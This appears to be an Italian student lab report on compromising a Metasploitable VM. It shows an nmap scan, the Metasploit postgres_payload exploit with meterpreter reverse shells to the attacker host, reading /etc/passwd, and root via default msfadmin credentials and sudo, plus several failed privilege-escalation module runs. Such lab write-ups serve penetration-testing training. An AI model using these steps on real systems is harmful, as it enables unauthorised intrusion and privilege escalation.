

Rapporto

Per prima cosa ho scansionato le porte di metasploitable usando nmap. Viene mostrato che la porta 5432 per postgresql è aperta. Quindi significa che è possibile sfruttare le vulnerabilità tramite questa porta:

```
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
```

Poi sono entrato in msfconsole dal terminale Kali Linux e ho cercato Linux postgres. Ho scelto "exploit/linux/postgres/postgres_payload". E poi ho impostato gli indirizzi IP rhosts e lhost. Poi ho eseguito "exploit" e si è aperto meterpreter:

```
msf6 > use 20
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.50.111
rhosts => 192.168.50.111
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] 192.168.50.111:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/uoMqXCS.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.50.111
[*] Sending stage (1017704 bytes) to 192.168.50.111
[*] Sending stage (1017704 bytes) to 192.168.50.111
[*] Meterpreter session 2 opened (192.168.50.3:4444 -> 192.168.50.111:44928) at 2024-12-18 19:05:55 +0400

meterpreter > [*] Meterpreter session 1 opened (192.168.50.3:4444 -> 192.168.50.111:44927) at 2024-12-18 19:05:56 +0400
```

Mostra che il nome utente è postgres:

```
meterpreter > getuid
Server username: postgres
```

Ho usato diversi moduli per aumentare i privilegi, come CVE-2023-0386, ZPanel zsudo Privilege Escalation, Docker Cgroup Escape. Ma nessuno di loro è stato utile, perché ho riscontrato diversi errori come "machine is not vulnerability" o forever loading interface. Quindi ho deciso di usare un metodo diverso. Sono entrato nella shell di meterpreter e usando alcuni comandi ho migliorato l'interattività della shell.

Ora ho la shell "postgres@metasploitable ~" che visualizza:

```
meterpreter > shellcmd 2 (RPC #100000)
Process 5157 created.
Channel 1 created.
script /dev/null
sh-3.2$ python -c 'import pty; pty.spawn("/bin/bash")'
postgres@metasploitable:~/8.3/main$ msfadmin
```

Ho eseguito il comando "sudo su" per aumentare i privilegi. Ma dice che postgres non è nell'elenco sudoers:

```
postgres@metasploitable:~/8.3/main$ sudo su
sudo su
[sudo] password for postgres: postgres
postgres is not in the sudoers file. This incident will be reported.
```

Quindi devo effettuare il login come un altro utente che è nella lista sudoers. Dopo aver fatto una piccola ricerca, trovo un modo per raggiungere una directory di nomi utente e password:

```
postgres@metasploitable:~/8.3/main$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
```

Qui abbiamo anche l'utente msfadmin con password msfadmin. Ora eseguo un comando di "su msfadmin" e scrivo la password:


```
postgres@metasploitable:~/8.3/main$ su msfadmin
su msfadmin
Password: msfadmin
msfadmin@metasploitable:/var/lib/postgresql/8.3/main$
```

Ho effettuato l'accesso come utente msfadmin, ora posso ottenere i privilegi di root:

```
msfadmin@metasploitable:/var/lib/postgresql/8.3/main$ sudo su
sudo su
[sudo] password for msfadmin: msfadmin

root@metasploitable:/var/lib/postgresql/8.3/main# whoami
whoami
root
```

Tutti i moduli di Privilege Escalation mostrano un errore quando vengono eseguiti



The screenshot shows a Kali Linux terminal window with a Metasploit Meterpreter session. At the top, a table lists three active sessions (Id 4, 5, 6) for the user 'postgres' on 'metasploitable.localdomain'. Below the table, the user runs 'set session 4' and 'run' for the 'linux/local/bpf_priv_esc' module. The output shows an error: 'Msf::OptionValidateError One or more options failed to validate: LHOST.' followed by a message that the exploit completed but no session was created. The user then sets 'lhost' to '192.168.50.3' and runs the module again. The output shows a reverse TCP handler started on '192.168.50.3:4444', an automatic check running, and a stage being sent. However, the exploit is aborted due to a 'not-vulnerable' error. Finally, a new Meterpreter session (Id 7) is opened on '192.168.50.111:6011'.

```
rinatrustamov@kali: ~
File Actions Edit View Help

Id  Name  Type           Information                                     Connection
--  -
4    meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.50.3:4444 → 192.168.50.111:59738 (192.168.50.111)
5    meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.50.3:4444 → 192.168.50.111:59740 (192.168.50.111)
6    meterpreter x86/linux postgres @ metasploitable.localdomain 192.168.50.3:4444 → 192.168.50.111:59741 (192.168.50.111)

msf6 exploit(linux/local/bpf_priv_esc) > set session 4
session => 4
msf6 exploit(linux/local/bpf_priv_esc) > run

[-] Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/bpf_priv_esc) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/local/bpf_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Sending stage (3045380 bytes) to 192.168.50.111
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/bpf_priv_esc) > [*] Meterpreter session 7 opened (192.168.50.3:4444 → 192.168.50.111:60112) at 2024-12-18 19:50:38 +0400

msf6 exploit(linux/local/bpf_priv_esc) >
```



```
File Actions Edit View Help
ewall SUID Binary Privilege Escalation
41 \_ target: Unix Command
42 \_ target: Linux Dropper

Interact with a module by name or index. For example info 42, use 42 or use exploit/linux/local/zyxel_suid_cp_lpe
After interacting with a module you can manually set a TARGET with set TARGET 'Linux Dropper'

msf6 exploit(linux/local/bpf_priv_esc) > use 5
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/desktop_privilege_escalation) > set sessions 4
[!] Unknown datastore option: sessions. Did you mean SESSION?
sessions => 4
msf6 exploit(linux/local/desktop_privilege_escalation) > set session 4
session => 4
msf6 exploit(linux/local/desktop_privilege_escalation) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/local/desktop_privilege_escalation) > run

[*] Writing payload executable to '/tmp/cxd.elf'
[*] Writing lib file to '/tmp/sRszPv.so'
[*] Restarting processes (screensaver/policykit)
[*] The exploit module has finished. However, getting a shell will probably take a while (until the user actually e
nters the password). Remember to keep a handler running.
msf6 exploit(linux/local/desktop_privilege_escalation) > run

[*] Writing payload executable to '/tmp/yuosI.elf'
[*] Writing lib file to '/tmp/YBN.so'
[*] Restarting processes (screensaver/policykit)
[*] The exploit module has finished. However, getting a shell will probably take a while (until the user actually e
```

```
File Actions Edit View Help
9 exploit(linux/local/vmware_alisa_config) 2017-05-22 excellent Yes VMware Workstation ALSA
Config File Local Privilege Escalation
10 \_ target: Linux
11 \_ target: Linux x64
12 exploit(linux/local/zpanel_zsudo) 2013-06-07 excellent Yes ZPanel zsudo Local Priv
ilege Escalation Exploit
13 \_ target: Command payload
14 \_ target: Linux x86

Interact with a module by name or index. For example info 14, use 14 or use exploit/linux/local/zpanel_zsudo
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 exploit(linux/local/desktop_privilege_escalation) > use 12
[*] No payload configured, defaulting to cmd/linux/http/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/zpanel_zsudo) > set session 4
session => 4
msf6 exploit(linux/local/zpanel_zsudo) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/local/zpanel_zsudo) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] Running...
[*] Sending stage (3045380 bytes) to 192.168.50.111
[*] Meterpreter session 8 opened (192.168.50.3:4444 -> 192.168.50.111:37363) at 2024-12-18 19:53:26 +0400

meterpreter > getuid
Server username: postgres
meterpreter > shell
Process 5356 created.
```

```
File Actions Edit View Help
8 exploit/linux/local/sophos_wpa_clear_keys 2013-09-06 excellent Yes Sophos Web Protection A
pliance clear_keys.pl Local Privilege Escalation
9 exploit/linux/local/vmware_alsa_config 2017-05-22 excellent Yes VMware Workstation ALSA
Config File Local Privilege Escalation
10 \ target: linux x86 . . .
11 \ target: linux x64 . . .
12 exploit/linux/local/zpanel_zsudo 2013-06-07 excellent Yes ZPanel zsudo Local Priv
ilege Escalation Exploit
13 \ target: Command payload . . .
14 \ target: linux x86 . . .

Interact with a module by name or index. For example info 14, use 14 or use exploit/linux/local/zpanel_zsudo
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 exploit(linux/local/zpanel_zsudo) > use 9
[*] Using configured payload linux/x64/meterpreter_reverse_tcp
msf6 exploit(linux/local/vmware_alsa_config) > set session 4
session => 4
msf6 exploit(linux/local/vmware_alsa_config) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/local/vmware_alsa_config) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] vmplayer is not installed. Exploitation will fail.
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to overr
ide check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/vmware_alsa_config) > 
```

```
File Actions Edit View Help
7 \ AKA: doubleput.c . . .
8 exploit/linux/local/sophos_wpa_clear_keys 2013-09-06 excellent Yes Sophos Web Protection A
pliance clear_keys.pl Local Privilege Escalation
9 exploit/linux/local/vmware_alsa_config 2017-05-22 excellent Yes VMware Workstation ALSA
Config File Local Privilege Escalation
10 \ target: linux x86 . . .
11 \ target: linux x64 . . .
12 exploit/linux/local/zpanel_zsudo 2013-06-07 excellent Yes ZPanel zsudo Local Priv
ilege Escalation Exploit
13 \ target: Command payload . . .
14 \ target: linux x86 . . .

Interact with a module by name or index. For example info 14, use 14 or use exploit/linux/local/zpanel_zsudo
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 exploit(linux/local/vmware_alsa_config) > use 3
[*] Using configured payload linux/x64/meterpreter_reverse_tcp
msf6 exploit(linux/local/bpf_priv_esc) > set lhost 192.168.50.3
lhost => 192.168.50.3
msf6 exploit(linux/local/bpf_priv_esc) > set session 4
session => 4
msf6 exploit(linux/local/bpf_priv_esc) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. "set ForceExploit true" to overr
ide check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/bpf_priv_esc) > 
```